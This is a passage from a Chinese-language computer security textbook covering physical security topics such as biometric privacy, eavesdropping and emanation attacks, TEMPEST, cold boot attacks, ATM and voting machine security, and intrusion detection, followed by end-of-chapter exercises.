亮的传感器照亮眼睛，捕获眼球底部的血管图像。许多用户感到视网膜扫描不舒服或具有侵入性，而更愿意选择其他身份验证手段。虹膜扫描系统通常更受欢迎，它使用眼表的高品质照片来提供同样强大的身份验证。

经常使用其他生物识别系统在公共场合验证人的身份，而不是提供用户选择池进行身份验证。例如，美国政府资助研究的技术，能基于面部特征和步态（人行走的独特方式）对人进行身份验证，在机场安全之类的应用中就使用了这项技术。在监控中，这些技术具有的优势为：它们不需要主体的合作，即使不了解主体也能对其进行监控。

不过，这些技术的当前实现并非十分有效。面部识别并不特别精确，在许多条件下，不能很好地执行面部识别，如光线不足或未以直线角度截获主体的面部。此外，戴着墨镜、面部发型的改变或以其他方式挡住面部都会挫败面部识别技术。同样，击败步态识别的方法更简单，主体只需改变自己的走路方式。不过，随着进一步的研发，这些监控技术会变得更加准确，并难以规避。

生物特征识别数据的隐私关注

存储的用于身份验证的生物特征数据带来了安全问题和隐私关注。如果攻击者能访问存储的生物特征数据，他就能规避生物特征识别系统或重获个人的隐私信息。因为生物特征数据不会随时间的流逝而发生改变，所以一旦危害了个人的生物特征数据，这种危害将永远存在。因此，无论是存储还是传输，都应使用加密来保护生物识别数据的机密性。不过，这种安全需求构成了一个独特的问题。

用户为系统提供的生物特征采样并不能与存储的模板精确匹配，预期会存在小的差异，为了使系统正常工作，允许存在这些小差异。因此，新特征向量与存储的参考向量之间的比较函数必须允许这些小的差异，但执行方式最好不违反机密性原则。

使存储的加密散列值保密的标准方法不适用于生物特征识别应用。例如，假设将参考向量存储为加密散列，参考向量来自于生物特征模板，然后将特征向量也存储为加密散列，特征向量来自于收集到的生物特征采样，再将这两类加密散列进行比较。除非采样与模板相同，否则比较会失败。事实上，标准加密散列函数（如 SHA-256）都不保持距离，甚至易受到输入中很小变化的影响。

最近，提出了各种方法支持有效的生物身份验证，同时又能保持用户原始生物特征模板的隐私。一种方法就是扩展的消息身份验证代码（MAC）：近似消息身份验证码（approximate message authentication code, AMAC），其具有如下的性质：

- 给定两个消息的 AMAC，就能有效地确定这两个原始消息之间的距离是否低于某一预设阈值 δ 。
- 给定消息的 AMAC，在距它 δ 的距离之内，很难计算出任何消息。

2.4 针对计算机的直接攻击

只要能对计算机系统进行物理访问，就有许多方法危害计算机系统。因为硬件制造商通常假定用户是受信方，所以很难防御其中的一些攻击技术。因为直接的、物理访问计算机存在着这种脆弱性，所以需要进一步强化安全访问控制措施：即防止对敏感计算机系统

的物理访问。同样，计算设备最终是物理存在的，这意味着要考虑一些环境因素。

2.4.1 环境攻击和事故

计算设备在自然环境中工作，如果环境发生很大改变，那么计算设备的功能会发生改变，有时还会发生巨大改变。计算环境的三个主要组成部分如下：

- 电：计算设备的运行都需要电，因此，为计算设备提供稳定的不间断电源是至关重要的。对计算机而言，电源故障和停电都是毁灭性的，这也促使一些数据中心建在高可靠的水力发电厂附近。
- 温度：计算机芯片有自然的运行温度，超过这一温度会严重损害芯片。因此，除了具有大量防火设备之外，通常将大功率超级计算机放在有许多空调的房间内。事实上，在有供暖、通风和空调（heating, ventilating, and air conditioning, HVAC）系统的房间内，噪音非常大，除非另一个人大声喊叫，否则很难听到这个人的声音。
- 有限电导：因为计算设备都是电子的，所以它依赖于环境中的有限电导。如果计算机的随机配件是电子连接，那么短路就能损坏该设备。因此，还要保护计算设备免受水灾的侵袭。

例如，一不小心将手机掉入一锅沸腾的面条中，手机可能会损坏并无法修复。一般来说，保护计算设备也必须保护自然环境免受无意或蓄意的攻击，包括自然灾害的侵袭。

2.4.2 窃听

窃听是秘密监听他人的谈话过程。因为存在窃听的威胁，所以对敏感信息的保护不仅要保护计算机的安全，还要保护敏感信息的输入和读取环境。简单的窃听技术包括：攻击者使用社会工程越过受害者的肩膀来读取信息，安装小型摄像机捕捉受害者正在读取的信息，或者通过开着的窗户用望远镜观看受害者的显示器。通常将这些直接的观测技术称为肩窥（shoulder surfing）。良好的环境设计能防止简单的窃听，如避免将敏感的计算机放在打开的窗户附近。尽管如此，更复杂的窃听技术已经出现，防御这些技术变得极难。

搭线窃听

物理访问网络或计算机的电缆，攻击者能窃听通过这些电缆的所有通信。许多通信网络都采用廉价的同轴铜芯电缆，通过穿越电缆的电脉冲来传输信息。有相对廉价的窃听方法存在，它测量这些脉冲，重建正在被窃听电缆中传输的数据，攻击者就能窃听网络流量。这种搭线窃听（wiretapping）攻击是被动的，因为它没有改变正在传输的信号，所以很难察觉这种攻击。窃听攻击如图 2.14 所示。

防御搭线窃听

在许多网络中，包括大多数的电话网络和计算机网络，都使用双绞线（twisted pair）电缆，它有两根铜线，缠绕在一起消除电磁干扰。非屏蔽双绞线（Unshielded twisted pair, UTP）电缆比同轴电缆或光纤电缆廉价。与同轴电缆一样，双绞线电缆也易受到信号泄漏

的攻击，但不会造成信号强度损失。




图 2.14 窃听

不过，更常见、更廉价的方法是简单地断开以太网电缆，接入被动的搭线窃听设备，然后重新连接以太网。虽然人类用户不会发现这种窃听，但断开网络电缆会触发入侵检测系统。

为了更加安全，高安全网络经常采用光纤电缆。光纤电缆传输的是光而不是电，来防止同轴电缆中出现的信号泄漏。不过，有时仍能窃听通过光纤电缆传输的信息。攻击者可以将光纤电缆放在微弯曲的夹紧设备中，在弯曲的位置会泄漏少量的光。附带的光传感器通过光电转换器传送这些信息，计算机能重新解译这些信息。这种攻击在传输网络中会产生信号的微小减弱，光纤入侵检测系统能检测到这种攻击。更先进的攻击会采用信号增强手段来弥补信号的减弱。

这些攻击都表明了一个问题：不但保护计算机系统非常重要，而且保护传输敏感信息的网络电缆也非常重要。针对光纤电缆的攻击非常昂贵，并能被检测到，但这种攻击仍有存在的可能性。许多组织都使用端到端的加密来保护正在通过网络传输的数据——对攻击者而言，如果传输的内容是不可读的，那么窃听会变得毫无意义。

射频辐射

1985 年，荷兰计算机研究员 Wim van Eck 发表的论文使一种最早的计算机窃听受到广泛关注。老式计算机显示器使用阴极射线管（Cathode Ray Tube, CRT）发射的电磁辐射正好在无线电频率（Radio Frequency, RF）的范围之内。

Van Eck 阐明：从远处可以读取这些辐射，用来重建 CRT 屏幕上的内容。由于射频辐射可以穿过许多非金属物体，所以无论攻击者是否在视野之内，他都能读取计算机显示器上的内容。

最近的研究已扩展到了现代液晶显示器（Liquid Crystal Display, LCD）屏幕。幸运的是，已经制定了预防措施，其利用技术来屏蔽显示器，并减少辐射，但在高安全的政府应用之外，由于这类攻击的低发率和执行设备的昂贵成本，很少部署这种预防措施。因为有了这些安全措施，在这种环境中不可能存在其他攻击，但是，这种形式的窃听绝对是有

可能做到的。

光辐射

最近出现的攻击是使用可见光范围内的辐射进行窃听，而不是使用射频范围内的辐射。这种攻击需要使用光传感器，与射频窃听攻击所用的昂贵设备相比，光辐射攻击相对廉价。CRT 显示器工作时需要使用电子束扫描屏幕表面，以难以置信的速度分别刷新每个像素。当电子束击中一个像素时，会产生短暂的亮度，所以使这种攻击成为可能。光传感器可对着房间的墙壁，通过分析房间内光线的变化，应用成像技术来减少“噪音”，就有可能重建屏幕内容的图像。已经证明，只要在房间内的墙壁上有光传感器，在 50 米之内，攻击者都能实施这种攻击。幸运的是，攻击者依赖的是可见光，所以只要房间不在攻击者的视线之内，就能免受这种攻击。此外，对于液晶显示器，不能实施这种攻击，因为液晶显示器刷新屏幕像素的方式与 CRT 显示器不同。与射频窃听一样，可能存在这种攻击，但在大多数情况下，不可能出现这种攻击，特别是随着液晶显示器的大量使用，在未来，这种攻击也不会受到高度关注。

声音辐射

除了射频辐射和可见光辐射之外，计算机操作经常会产生其他副产品：声音。最近的研究表明，通过截获声音辐射也能危害计算机的安全。这种技术仍处于起步阶段，因此在实验室之外，不太可能出现这种攻击，但将来它可能会成为一个安全问题。

在 2004 年，Dmitri Asonov 和 Rakesh Agrawal 发表了论文，详细说明攻击者可以利用按键声音的记录来重建用户输入，如图 2.15 所示。每个按键的声音都有微小的差异，按下一些键的概率要高于按下另一些键的概率。通过训练高级的神经网络识别单独的每个键之后，软件对所有按键的平均识别率达到 79%。



图 2.15 如何记录按键声音的工作示意图

同样在 2004 年，研究人员 Adi Shamir 和 Eran Tromer 进行了一项实验，证明了通过分析处理器的声音辐射能暴露计算机 CPU 指令的概率。从理论上讲，这可能为攻击者提供更多的有关计算机内部运行的信息，包括暴露为了执行特定的任务，需要执行哪些例程或程序。此外，通过收集这些信息，可以攻击加密函数，如使用的算法和每次计算所需的时间。

硬件键盘记录器

键盘记录器是一种记录受害者按键的手段，通常用于窃听密码或其他敏感信息。实现软件键盘记录器有许多种方法，在第4章中将与其他类型的恶意软件一起讨论。不过，最近的创新是硬件键盘记录器。硬件键盘记录器是一种小型连接器，通常安装在键盘和计算机之间。例如，USB键盘记录器是一种包含公母USB连接器的设备，它放在计算机USB接口和键盘的USB电缆之间，如图2.16所示。



图2.16 USB键盘记录器如何工作的示意图

通过截获按键的电路，将其存储在闪存中，硬件按键记录器可以收集并存储在很长一段时间内的所有按键。攻击者可以在网吧安装这样的设备，用它来收集一周或更多时间内的按键，然后再取回设备，下载所有的按键。因此，攻击者希望使用这种设备来收集密码和许多使用目标键盘用户的个人信息。

虽然一些高级的硬件键盘记录器通过无线技术传输截获的文本，但这主要取决于攻击者在短期内取回设备的能力。在安装设备之后，通过软件是完全不能检测到这类设备的，并且设备在硬件级操作，该设备甚至能记录开机之前输入的BIOS密码。由于这种隐形性，最好的检测方法就只有物理检查了，最有效的预防措施是采用严格的访问控制，防止对敏感计算机系统的物理访问。

2.4.3 TEMPEST

TEMPEST（Transient Electromagnetic Pulse Emanation Standard Technology）是瞬态电磁辐射标准技术的英文缩写，又称计算机信息泄漏安全防护技术。TEMPEST是美国政府为限制计算设备加载信息的电磁辐射而设置的一系列码字标准。更广义地讲，术语“TEMPEST”是对各类计算装备和设备加载信息辐射的研究、限制和保护。根据标准，TEMPEST建立了三级保护或三个保护区域：

1. 攻击者几乎直接与设备接触，如在与设备相邻的房间内，或与设备在同一个房间内。
2. 攻击者与设备的距离不小于20米，或被建筑物阻碍而具有等量的衰减。
3. 攻击者与设备的距离不小于100米，或被建筑物阻碍而具有等量的衰减。

为了实现这三级保护所规定的限制，工程师可以使用放射堵塞或放射修改。

放射阻塞

一种限制加载信息辐射释放的方法是以密闭计算机设备，阻止辐射，使其不能释放到一般环境中。一些这类气堵的示例如下：

- 为了阻止可见光辐射，可以将敏感设备密闭在无窗户的房间内。
- 为了阻止声音辐射，可以将敏感设备密闭在内置隔声材料的房间内。
- 为了阻止电线和电缆的电磁辐射，可以确保每个这样的电缆和电线都已接地，以驱散敏感计算设备的电流经过它们所产生的外部（加载信息）电磁场。
- 为了阻止空气中的电磁辐射，可以使用导电金属屏蔽或这类材料的屏蔽网，网孔的波长要小于需阻止电磁辐射的波长。这种外壳就称为法拉第笼（Faraday cage），如图 2.17 所示。




图 2.17 法拉第笼示例。图片由 M. Junghans 提供，由 GNU 自由文档许可证 1.2 版授权

为了使这类气堵设备运行，必须完全密闭这些敏感计算设备（包括所有电缆及接线盒）。这种密闭的种类繁多，从机密办公楼到内置金属的护照夹，机密办公楼由铜网完全密闭，两个铜门用于出入，内置金属的护照夹将 RFID 护照密闭在小法拉第笼来阻止未授权地读取内部的 RFID 标签。

放射屏蔽

另一种阻止加载消息电磁辐射的方法是通过广播类似的全部都是随机噪声的电磁信号来屏蔽这类辐射。这种辐射会干扰加载信息的辐射，然后通过引入加载信息信号的噪声来屏蔽这些信号中的信息，使加载信息信号在杂音中消失。

2.4.4 Live CD

自生系统（Live CD）是一种操作系统，可以从外部介质引导并驻留内存，且无需安装。它可以存储在 CD、DVD、USB 驱动器或任何其他移动驱动器中，从这些介质就可以启动

计算机。自生系统有许多合法用途，如诊断和软件修复。但不幸的是，攻击者也能绕过操作系统的身份验证机制从自生系统启动，挂载硬盘，然后读取或写入数据。因为永远不会加载本地操作系统，所以本地操作系统对此无能为力。因此，必须将预防措施内置于硬件之中。

防止自生系统攻击的一种有效手段是安装 BIOS 密码。如第 3 章所讨论的，启动了计算机，但在加载操作系统之前，会立即执行 BIOS 的固件代码。通过保护 BIOS，如果没有密码，攻击者将无法启动计算机。但要注意，这并不能阻止攻击者从计算机中直接摘走硬盘驱动器，将硬盘装在现场的另一台计算机上，然后由自生系统启动。

这一脆弱性就要求有锁定机制来防止对敏感计算机系统内部的访问。其他预防策略还包括使用内置硬盘驱动器密码或使用硬盘加密技术。

2.4.5 计算机取证

计算机取证（computer forensics）是从电子介质（如计算机系统、硬盘驱动器和光盘）获得信息的一种实践，主要用于法律程序中的证据收集。但不幸的是，在法律程序中取证调查所采用的许多先进技术，也可以被攻击者用来发现敏感信息。取证分析通常涉及对计算机组件的物理检查，有时在微观层面，但有时也涉及检查计算机的电子零部件，如图 2.18 所示。



图 2.18 磁盘驱动器的显微镜检查

计算机取证的一个重要原则是为正在被分析的计算机硬件建立、维护和归档监管链（chain of custody），以便证明，在整个取证分析过程中收集的信息保持不变。

计算机取证的安全

通常，如果系统正在运行，则系统取证分析可以暴露一些关机时无法获得的信息。例如，在线分析允许调查人员（或攻击者）使用工具来分析或复制 RAM 的内容，RAM 具有

挥发性，当关闭计算机时，RAM 内容会消失。通过分析 RAM，攻击者能发现最近输入的密码或其他敏感信息，而关机时，就不能获得这些信息。此外，网上攻击往往会暴露计算机在网络中的位置信息。

因为计算机取证旨在为法庭提供适用的证据，为了确定在调查过程中取证的内容未发生改变，一般都在关机状态下执行分析。通过将硬盘驱动器安装在另一台计算机上，大部分调查者先对整个硬盘上进行精确的复制，然后再对副本执行分析。

使用取证技术可以恢复用户删除的数据。计算机上的文件操作，包括读文件、写文件和删除文件都是由文件系统完成，而文件系统是操作系统的一部分。在删除文件的过程中，许多文件系统只删除文件的元数据（包括文件大小、磁盘位置和其他属性的信息），而没有实际覆盖磁盘上的数据内容。释放存储文件数据的空间，以便未来的文件操作可以覆盖此空间，但在覆盖之前，删除的文件数据仍保留在磁盘上。正因如此，取证调查人员能利用工具分析磁盘内容，以便找到“删除的”数据。

典型的硬盘驱动器使用磁性磁盘来保存数据。这种介质有副作用：在覆盖数据之前，覆盖数据会留下信息位状态的隐性磁性标记。使用先进的硬件取证技术可以恢复一些被覆盖的数据。随着硬盘上存储信息的密度不断增加，实施这类攻击变得更难，因为通过分析微观磁性残留，成功恢复任何可用数据的概率微乎其微。尽管如此，美国政府标准要求，为了安全地删除磁性介质上的机密信息，不能留有任何恢复数据的机会，必须进行多道随机数据覆盖或者物理销毁。注意，闪存介质不依赖于磁盘或磁带，所以它不易受到这种类型的攻击，单道覆盖足以删除闪存中的数据，不会留下任何恢复数据的机会。

冷启动攻击

在 2008 年，普林斯顿大学的研究人员提出了一项技术：在关机后，仍能访问内存内容。动态随机存取存储器（Dynamic random-access memory，DRAM）是计算机内存的最常见类型。DRAM 模块是挥发性存储器，这意味着在关机之后，它的内容会迅速衰减。即便如此，研究表明，通过将 DRAM 模块冷却到非常低的温度，衰减速度会放慢，在关机后的几分钟内，可以恢复内存内容。

使用这项技术，研究人员能够绕过一些流行的驱动器加密系统（将在 9.7 小节介绍）。他们的冷启动攻击（cold boot attack）包括使用制冷剂（如罐装液体）冷确正在运行的计算机 DRAM 模块，关闭计算机，从自生系统引导该计算机，此自生系统所配备的程序能重建内存映像，并能提取磁盘加密密钥（该密钥以未加密的形式存储在内存之中）。

2.5 专用机

有专门用途的、用于计算的机器就是专用机，即它们专用于执行某些特殊类型的工作。这些工作可能涉及敏感信息或任务，当然对这类机器会有具体的安全要求。在本小节中，我们将研究两种这样的机器——自动取款机和投票机。就物理和数字安全两个方面来讨论特殊类型机器所面临的风险。

2.5.1 自动取款机

自动取款机（automatic teller machine, ATM）是一种设备，它允许金融机构的客户无需人工帮助就能进行取款和存款交易。在通常情况下，客户插入磁条信用卡或借记卡，输入 PIN，然后从自己的账户中提取或存入现金。自动取款机有内置的加密处理器，它加密输入的密码 PIN，并将结果与卡中所存储的加密 PIN 比较（只有较旧的系统没有连接到网络）或都与远程数据库中存储的加密 PIN 比较。无需额外信息，PIN 机制就能防止攻击者获取被盗信用卡中的账户资金。大多数金融机构都使用 4 位数字的 PIN，但许多系统已经升级到了 6 位数字。为了防止猜测攻击，在同次 PIN 尝试失败后，许多自动取款机会停止运行。有些自动取款机会吞入插入的卡，客户需与银行正式联系，才能收回该卡。

ATM 的物理安全

自动取款机就是现金库的角色，所以它成为犯罪活动的热门目标。通常采取一系列的措施用于防止篡改、盗窃，以保护敏感的客户信息。首先，必须保护装有现金等贵重物品的金库。为了防止非专业的盗窃，金库往往与地板固定在一起，还有高安全性的锁定机制和传感器用于防止和检测入侵。

虽然这些措施能有效地防止现场取走现金，但它不能阻止恐怖的犯罪分子使用重型建筑设备和大型车辆来将整个 ATM 盗走。在某些情况下，攻击者居然能驾车通过金融机构的大门或窗户直接攻击自动取款机。这种技术被称为飙车抢劫（ram-raiding），通过安装带撬杠等阻止车辆的障碍物来防止这种攻击。其他攻击还包括用炸药小心的炸开目标金库。因为不能保证在所有情况下 ATM 的物理安全，最现代化的自动取款机使用了一种机制，在 ATM 受到破坏时，它会使现金变得不可用，如用标记将现金染色，损毁金库内的现金。

ATM 的加密

为了保证客户交易的机密性，每个 ATM 都有加密处理器，从客户输入自己的 PIN 的那一刻起，它加密所有传入和传出的信息。ATM 交易的当前行业标准是三重 DES（Triple DES, 3DES）密码系统，高达 112 位安全的对称加密系统，如图 2.19 所示。




图 2.19 ATM 通信通常使用 3DES 对称密码系统进行加密

安装在 ATM 的 3DES 加密密钥要么由技术人员现场加载，要么远程从 ATM 供应商那

下载。由于 ATM 上所有交易的机密性取决于保护加密密钥的私密性，对密码处理器的任何访问尝试都将破坏密钥。应当指出，自早期使用 56 位密钥的 DES 密码系统的 ATM 过时后，并未使用更安全的 AES 密码系统，而是仍选择 3DES 密码系统，因为使用 3DES 能向后兼容 DES，从 DES 迁移到 3DES 相对简单，增加密钥大小也相对廉价。此外，直到 2001 年，也没确定将 AES 作为标准，大约在 3DES 之后的三年，才将 AES 标准化。

针对 ATM 的攻击

ATM 诈骗使用几种技术。一种最流行的攻击涉及使用塑料或金属的薄膜套，我们将这种攻击称为黎巴嫩圈套（Lebanese loop）。作案者将此薄膜套插入 ATM 的卡槽。当客户试图进行交易，并将插入自己的信用卡时，卡进入了不起眼的薄膜套，在客户的视野中消失，客户认为这台机器出现了故障。当客户离开之后，作案者除去薄膜套，就得到了受害人的信用卡。

另一种技术使用称为分离器（skimmer）的设备，当刷卡时，该设备读取并存储磁条的信息。攻击者在 ATM 的卡槽上安装分离器，在客户不知情的情况下，保存了客户的信用卡信息。稍后，提取这些信息，用于制作原信用卡的副本。

最后，一些骗子甚至在偏远地区安装假 ATM 来同时截获信用卡/借记卡和 PIN。这些假 ATM 通常在截获卡和 PIN 之后，会响应错误信息，以免引起了用户的怀疑。

在许多情况下，为了进行金融交易，卡号或物理卡是必需的，但如果攻击者希望从 ATM 取钱或进行借记交易，还需要 PIN。作案者可能采用窃听技术来获取 PIN，包括在 ATM 处安装摄像头。有些攻击者可能安装假键盘来记录客户输入的号码。总的来说，这些攻击强调了在 ATM 位置严密监视的重要性。相机和定期安全检查能有效地阻止攻击，并识别罪犯。

2.5.2 投票机

20 世纪 60 年代以来，另一种重要功能的电子系统已在世界各地使用，就是电子投票系统。电子投票系统收集并统计来自世界各地的选票，包括美国的总统选举也使用电子投票系统。显然，投票机的安全是最重要的，其弱点可能导致伪造的选举，并剥夺公民表达对问题和领袖的选举权。

投票机的类型

一般电子投票有两种类型：纸张投票和直接记录。在纸张投票系统中，选民们提交纸张的选票或打卡投票，之后，用人工方式统计票数，或通过光学扫描器来读取统计标记的选票。纸张系统有几个优点：大多数人非常熟悉它是如何工作的，并且可以用人工重新统计票数。

许多国家采用的是另一种投票机，它使用直接记录系统，选票的提交和统计都是电子化的，例如使用触摸屏技术。这些系统运行速度更快、更环保、更方便残障选民，表面上更准确，因为省去了在纸上统计选票的步骤。然而，这些电子投票系统不能使用人工重新统计票数，因为它们不能提供纸张的审计线索。

投票机的安全

这两种类型的电子投票系统都为选举舞弊提供了新的、潜在的途径。在美国跨区的大型选举需要几个步骤。首先，个别投票机必须与个人投票准确相符，并有防篡改证明。接下来，投票总数向中心位置的传输必须是安全的，以防止投票总数的改变。最后，这些中心位置必须以防篡改的方式正确地计算出最后的投票总数。

在美国，大多数的电子投票机都是由 Diebold 制造的，这也是该国的最大 ATM 供应商。尽管许多信息安全专家要求并声称，公众监督是唯一的验证电子投票安全的方法，但这些投票机均采用闭源平台。Diebold 宣传其投票机使用 AES 来加密所存储的数据、数字签名的内存，并用安全套接字层（Secure Socket Layer, SSL）加密（参见 7.1.2 小节）来传输投票数据。虽然采用了上述的种种措施，但一些研究人员已经证明存在篡改这些系统的可能性。

普林斯顿的研究小组发现，通过获得对 Diebold AccuVote-TS 投票机的一分钟的物理访问，攻击者可以向投票机引入恶意代码，其允许攻击者操纵投票总数、删除特殊的选票，并实施其他形式的投票欺诈。Diebold 公司发表声明说，研究中的投票机已经过时了，但研究人员坚持认为，较新的投票机也易受到同一类型的攻击。在任何情况下，在选举中，随着对电子投票越来越依赖，就必须采取更广泛的措施，来保证这一重要过程的安全性。

2.6 物理入侵检测

如果设备、信息或其他敏感资源的安全受到了侵害，入侵检测系统会向其所有者报警。虽然有形的入侵检测设备可以起到威慑作用，但这些系统主要用来作为响应措施，而不是作为预防措施。通常任何入侵检测系统都由两部分组成：检测和响应。

2.6.1 视频监控

视频监控（video monitoring）系统是入侵检测的标准方法。通过互联网或传统闭路电视（closed-circuit television, CCTV）系统就能远程访问视频摄像网络，该网络是一个专用网络，允许操作者集中一次监控许多位置的活动，如图 2.20 所示。因为大多数视频监控系统可以记录视频并将视频存档，所以能有效地提供不当行为的证据。当然，为了有效地执行入侵检测，这样的系统还需要人工操作，从而能成功地识别恶意活动。

更先进的视频监控系统可以跨多个监控区自动跟踪活动，不需要人工操作。正在开发的一种系统通过分析身体运动模式或服装的特定类型能在拥挤区域检测可疑的行为。设计的这种入侵检测方法能自动工作，无需人工辅助。同样，运动传感器是一种能在一定空间、使用一定机制来检测运动的设备。例如，某些传感器利用红外线成像，由热量的变化触发。其他传感器使用超声波技术，这类传感器发出听不见的声波脉冲，测量封闭房间内物体的反射。最后，一些其他系统由房间内声音的变化触发。在每种情况下，被触发的传感器都会发出警报，用于阻止攻击者或提醒保安人员，激活视频监控系统记录入侵，或激活额外

的锁定机制，以保护资源或阻截入侵者。



图 2.20 视频监控防盗系统的部件

上述的几种物理入侵检测机制都会被击败。例如，如果入侵者掩饰了自己的特征，如果摄像机被拆除或篡改，如果入侵者不在摄像的范围之内，那么闭路电视系统将无法提供关键的证据。通过在摄像机和入侵者之间使用如玻璃窗或绝缘服等材料来防止体热的耗散，那么就可以击败红外传感器。通过使用消声材料来阻止传感器检测到入侵者的声波，可以挫败超声波传感器。最后，当然，通过保持极端安静可以击败声音传感器。由于规避某种机制相对比较容易，所以最现代化的入侵检测系统应用了各种技术的传感器，从而使系统更难于被击败。

分析物理入侵检测系统为如何制定有效的网络入侵检测系统提供了依据，在第 6 章中将讨论网络入侵检测系统。与物理入侵检测一样，网络入侵检测即可以作为一种预防性措施（如响应旨在阻止入侵），也可以在破坏之后，作为提供重要证据的手段。例如，保留所有日志文件。此外，最有效的网络入侵检测系统并不依赖单一的机制来检测漏洞，而是采用各种技术来防止容易的规避。不管如何，这两种类型的系统都有一项重要的不能忽视的功能——人为参与。

2.6.2 人为因素和社会工程

尽管安全技术一直在进步，但利用人力警卫仍然是检测入侵者最常见的手段之一。此外，对入侵的大多数响应措施都依赖于人的快速反应。虽然每项技术都有自身的优势，但人具有应变性，这是大多数计算机所不具备的，在安全应用中，人具有较大的灵活性。另外，人类的感知可以找到计算机错过的细节。

但是，在安全模型中引入人力也会出现一些问题。例如，在安全解决方案中，人这一环易受到社会工程（social engineering）的攻击（参见第 1.4.3 小节）。但事实上，在许多问题中，人都是可靠的。当然，计算机也并非完美：软件经常存在缺陷，硬件偶尔会出现故

障，有时似乎没有任何缘由，就能攻破一些系统。另一方面，由于一些原因，如不当的训练、身体疾病、别有用心或缺乏简单的判断力，人也是不可靠的，如图 2.21 所示。



图 2.21 对保安应用社会工程攻击的一个示例：“我把身份证落在家里了，感谢您能提供身份证号。”

人类的可靠性也扩展到了计算机安全的应用——必须正确地配置、监控并以有效的方式使用设备。许多危害系统的例子都是由单一网络的管理员没有安装重要安全补丁或不正确地监控服务器日志而引发的。通过高度重视对所有人员的培训，尤其是对安全人员和系统人员的培训，就能避免这类错误。

2.7 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

- R-2.1 在设计弹子锁时，增加弹子数会增强该类锁的安全吗？
- R-2.2 在设计弹子锁时，增加弹子的可用高度数会增强该类锁的安全吗？
- R-2.3 台球和撞锁有何共同之处？
- R-2.4 给定某类锁的更改钥匙，描述如何从这把钥匙配制出撞钥，这把撞钥能打开所有这种类型的锁。
- R-2.5 对于弹子锁，它有 30 个可用的钥匙坯，8 个弹子，每个弹子具有 12 种不同的独特的高度。在理论上，它的搜索空间大小是多少？配制对应的主钥的相应理论空间大小又是多少？
- R-2.6 考虑具有 5 个弹子，8 种弹子高度的弹子锁。解释为什么它实际上不可能有 8^5 种不同的更改钥匙。
- R-2.7 Acme Combination 被评为两小时的锁，这意味着专业小偷需要两个小时就能打开这类锁。Smacme 公司还有一种半小时的锁，看起来与 Acme 锁完全一样，价格更便宜。XYZ 公司为了省钱，买了一把 Acme 锁和一把 Smacme 锁。一把用于公司前

- 门，一把用于公司的后门。解释专业小偷如何能在一小时之内进入该公司。
- R-2.8 解释为什么将加密/解密密钥存储在移动驱动器中能有效地抵御冷启动攻击。
- R-2.9 在射频辐射、光辐射和无线电辐射中，哪种辐射为用户带来最严重的隐私威胁？考虑的地点分别为办公室、公共图书馆和大学的系部。
- R-2.10 解释为什么在执行窃听攻击时，如果知道用户键入的语言，通过分析键盘发出的声音能帮助攻击者进行窃听呢。
- R-2.11 讨论条形码是否比磁条卡安全。
- R-2.12 描述一种应用，在该应用中，智能卡能提供足够的安全，而磁条卡不能。
- R-2.13 SIM 卡的主要安全脆弱性是什么？
- R-2.14 当你远离汽车，不小心按了汽车密钥卡 257 次，会出现什么情况呢？
- R-2.15 在高端计算机安全公司的销售人员需要向你销售护照的保护封皮，在封皮内有存储用户敏感信息的 RFID 标签。销售人员的解决方案所需成本“仅”为 79.99 美元，当护照在用户口袋中时，通过无线电波不会读取护照的信息。解释一下，只在 3.00 美元以内，你就能完成同样的功能。
- R-2.16 你如何检查公用计算机是否安装了 USB 键盘记录器？
- R-2.17 描述一下生物特征识别的特征，如普遍性、独特性等，以下的每种生物识别特征是否具备这些特征：DNA、牙科的 X 射线、指甲长度和血型。

创新练习

- C-2.1 为了抵御撞锁攻击，描述一下如何对弹子锁设计进行简单修改。
- C-2.2 为了安全起见，商业楼宇门的外锁都有一种机制用于里面人的逃生，不需要钥匙和密码。一种常见的机制是使用红外移动探测器来打开电子锁，使人能从楼内逃生。解释如何利用外门的气隙来从外面打开大门？
- C-2.3 n 个海盗组成的团伙有一个宝箱和一把独特的锁，每个海盗都有钥匙。船上可用的硬件，他们需要保护宝箱，任何一个海盗用自己的锁和钥匙都能打开宝箱。他们是如何设置的呢？
- C-2.4 n 个红海盗组成的团伙和 n 个蓝海盗组成的团伙共同拥有一个宝箱，有一把独特的锁，每个海盗都有钥匙。在两艘船上有所需的硬件，他们需要保护宝箱，任何一对海盗，（一个红海盗和一个蓝海盗）使用各自的锁和钥匙都可以打开宝箱，但如果只有另一组海盗的成员，任何红海盗或蓝海盗都不能打开宝箱。他们是如何设置的呢？
- C-2.5 四个海盗团伙共同拥有一个宝箱，有一把独特的锁，每个海盗都有钥匙。在他们的船上有所需的硬件，他们需要保护宝箱，任何三个海盗（四个海盗的子集）使用各自的锁和钥匙都可以打开宝箱，但二个海盗不能打开宝箱。他们是如何设置的呢？
- C-2.6 小偷走近有 10 位数字键盘的电子锁，他注意到，在所有按键中，三个键落满了尘土，而 2, 4, 6, 8 这 4 个键有很大磨损。因此，他假设用 4 位密码可以开门，并且密码是上述这 4 个数字的组合。他使用蛮力攻击试图打开该锁，所需测试的组合中，哪个是最坏情况下的组合？
- C-2.7 你想要在 X 公司的办公室植入缺陷来获取商业机密，因为该公司是你的竞争对手。

